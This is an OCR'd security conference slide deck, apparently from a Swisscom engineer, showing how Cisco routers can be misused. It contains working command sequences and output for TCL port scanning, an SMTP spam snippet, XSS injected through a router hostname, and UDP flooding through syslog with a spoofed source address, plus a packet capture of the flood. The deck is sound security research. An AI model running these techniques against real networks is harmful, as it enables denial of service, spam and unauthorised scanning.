misuse of cisco devices

or why a cisco device can be evil

Christoph Weber / SCS-NIT-OP-SVO-SE
Version 1.0

disclaimer , warning and ©-info

- ALL information are for internal and testing purpose only !
- SCS-NIT-OP-SVO-SE is not responsible for any abuse usage of this information's !
- All information are without any warranty !
- Maybe, it's against your local law !
- it can damage your device !

- © Info:


  Cisco © is a trademark of Cisco Systems Inc.

- scripts used in this presentation:

  © by www.packetlevel.ch

cisco devices “normal use”

- Routers
  - route packets
  - connect networks
- Switches
  - switch packets
- what ever the cisco “high gloss brochure” says ….



swisscom


cisco device “abuse”

some samples

- attacking other devices (sample: portscanning)
- Send Spam
- Webserver und XSS
- UDP Packetflooding

see more on the “full presentation”

- IOS Modifying
- Control your coffee “engine” (IO-control)
- port knocking
- cisco netcat



swisscom

“new” and “old” features

- -new features in the IOS like
  - TCL-Scripting Language (Tool Command Language)
  - functions like Embedded Event Manager (EEM)
  - other functions ERM , ESM
  - new Boards like ACE (**A**pplication **C**ontrol **E**ngine) are running Linux
  - more and more integration of functions to a “simple” router

- old features
  - build in commands
  - standard network-commands

build-in commands

- “more”
  more command displays internal and “external” files

```
evil-router>more http://www.cisco.com/index.html
```

```
evil-router#more http://www.cisco.com/index.html
Translating "www.cisco.com"...domain server (195.186.1.110) [OK]
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www
<html xmlns="http://www.w3.org/1999/xhtml" lang="en" xml:lang="en">
<head>
<title>Cisco Systems, Inc</title>

<meta http-equiv="Content-type" content="text/html;charset=UTF-8"/><meta n
="concept" content="Welcome to Cisco"/><meta name="accessLevel" content="G
><meta name="country" content="US"/><meta name="locale" content="US"/><met
ta name="title" content="Welcome to Cisco"/><meta name="language" content=
```

swisscom

portscanning with TCL


- TCL-Scripts running on the Router are Scanning other Network Devices
- sample: TCP-portscanner

```
evil-router#scanip
scanip.tcl Version 0.8a / (c) 2008 by packetlevel.ch
Usage: scanip [ip-address] [port] [port] ...
       scanip [ip-address]  (use default port list)

evil-router#scanip 192.168.2.200
192.168.2.200:21 Port Closed: <connection refused>
192.168.2.200:22 Port Closed: <connection refused>
192.168.2.200:23 Port Open:
192.168.2.200:25 Port Closed: <connection refused>
192.168.2.200:80 Port Open:
192.168.2.200:110 Port Closed: <connection refused>
192.168.2.200:443 Port Closed: <connection refused>
192.168.2.200:445 Port Closed: <connection refused>
192.168.2.200:3128 Port Closed: <connection refused>
192.168.2.200:8080 Port Closed: <connection refused>

evil-router#
```

swisscom

sending spam from a cisco device

- Overview



sending Spam from a cisco device


- Code Snippet:
  (full code not public available)

```
set sockid [socket $smtphost 25]
set status [catch {
puts $sockid "HELO $smtphost"
flush $sockid
set result [gets $sockid]
if {$trace} then {
puts stdout "HELO $smtphost\n\t$result"
}
puts $sockid "MAIL From:<$from>"
flush $sockid
set result [gets $sockid]
if {$trace} then {
puts stdout "MAIL From:<$from>\n\t$result"
}
```

swisscom

Webserver und XSS

- Default Cisco Webserver




Webserver und XSS

- create a hostname with HTML tag's or script-commands.

```
evil-router#
evil-router#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
evil-router(config)#hostname
  <SCRIPT>alert("Hello_Cisco")</SCRIPT>
% Hostname contains one or more illegal characters.

<SCRIPT>alert("Hello(config)#exit
<SCRIPT>alert("Hello_Cisco")</SCRIPT>#
<SCRIPT>alert("Hello_Cisco")</SCRIPT>#
```

Webserver und XSS

- results in code interpretation



swisscom


cisco config-files

- what happens, if the config file contains HTML tags or SQL injection Code, on the analyzer or management-tools

- config-files Management Tools like
  - Cisco-Works
  - RAT (Router Analyzing Tool)
  - nipper (the network infrastructure parser)
  - spectrum
  - <add your tool here>

- Depends on the input validation, parsing and handling of the tool !

UDP flooding “one target” from “some” routers



UDP flooding

- UDP Flooding needs:
  - UDP Traffic to a selectable port
  - “spoofed” source IP –Address
  - large bandwidth

- Cisco Devices has included “ALL” by default !
  But not designed for flooding.

- Solution is Syslog on the router

UDP flooding with syslog

- Selectable target IP Address and port
  simple create a logging target with an non standard port

```
logging host 192.168.2.100 transport udp port 12345
```

- Selectable source IP Address
  create a loopback interface with a “spoofed” IP address and make this interface to the source of the syslog traffic

```
interface loopback 1
ip address 1.2.3.4 255.255.255.255
logging source-interface Loopback1
```

UDP Flooding with syslog

- create syslog Entries
  copy “simple Text” to the SYSLOG: device

```
copy flooding.txt syslog:
```

- bandwidth
  more is better…

```
0w3nd-r0u7er#sh interfaces tenGigabitEthernet 1/4
TenGigabitEthernet1/4 is up, line protocol is up
(connected)
  Hardware is C6k 10000Mb 802.3, address is
0007.0e0f.9cb9 (bia 0007.0e0f.9cb9)
  Description: "Uplink to somewhere"
  MTU 9216 bytes, BW 10000000 Kbit, DLY 10 usec,
```

UDP flooding with syslog

- create a TCL script and execute….
  Sample:

```
evil-router#udpflood
UDP flood
Destination IP:192.168.2.100
Destination Port:12345
Source IP:1.2.3.4
Count:10
Flooding.......
evil-router#
```

UDP flooding traffic view

- traffic on the wire

```
    16 5.517937    1.2.3.4                 192.168.2.100           UDP      Source port: 49909  Destination port: 12345
    17 5.517973    1.2.3.4                 192.168.2.100           UDP      Source port: 49909  Destination port: 12345
    18 5.518163    1.2.3.4                 192.168.2.100           UDP      Source port: 49909  Destination port: 12345
    19 5.518198    1.2.3.4                 192.168.2.100           UDP      Source port: 49909  Destination port: 12345

▷ Frame 16 (87 bytes on wire, 87 bytes captured)
▷ Ethernet II, Src: 00:14:f2:07:0a:f0 (00:14:f2:07:0a:f0), Dst: 00:16:36:cb:70:5b (00:16:36:cb:70:5b)
▷ Internet Protocol, Src: 1.2.3.4 (1.2.3.4), Dst: 192.168.2.100 (192.168.2.100)
▷ User Datagram Protocol, Src Port: 49909 (49909), Dst Port: 12345 (12345)
▽ Data (45 bytes)

0000  00 16 36 cb 70 5b 00 14  f2 07 0a f0 08 00 45 00   ..6.p[.. ......E.
0010  00 49 00 2d 00 00 ff 11  f4 64 01 02 03 04 c0 a8   .I.-.... .d......
0020  02 64 c2 f5 30 39 00 35  b0 f7 3c 31 39 31 3e 34   .d..09.5 ..<191>4
0030  30 33 3a 20 2a 41 75 67  20 33 31 20 32 30 3a 31   03: *Aug  31 20:1
0040  38 3a 31 35 2e 34 34 37  3a 20 46 6c 6f 6f 64 69   8:15.447 : Floodi
0050  6e 67 2e 2e 2e 2e 2e                               ng.....
```

swisscom

conclusion

- IOS has may features, that are new playgrounds, if you have ideas.
- self defending networks are attacking you…
- scripting support on the router is good and bad, depends on the viewing point.
- most known “old tricks” works on Cisco and IOS

It’s Only Software Running on Hardware

questions ?

christoph.weber@swisscom.com

fun

swisscom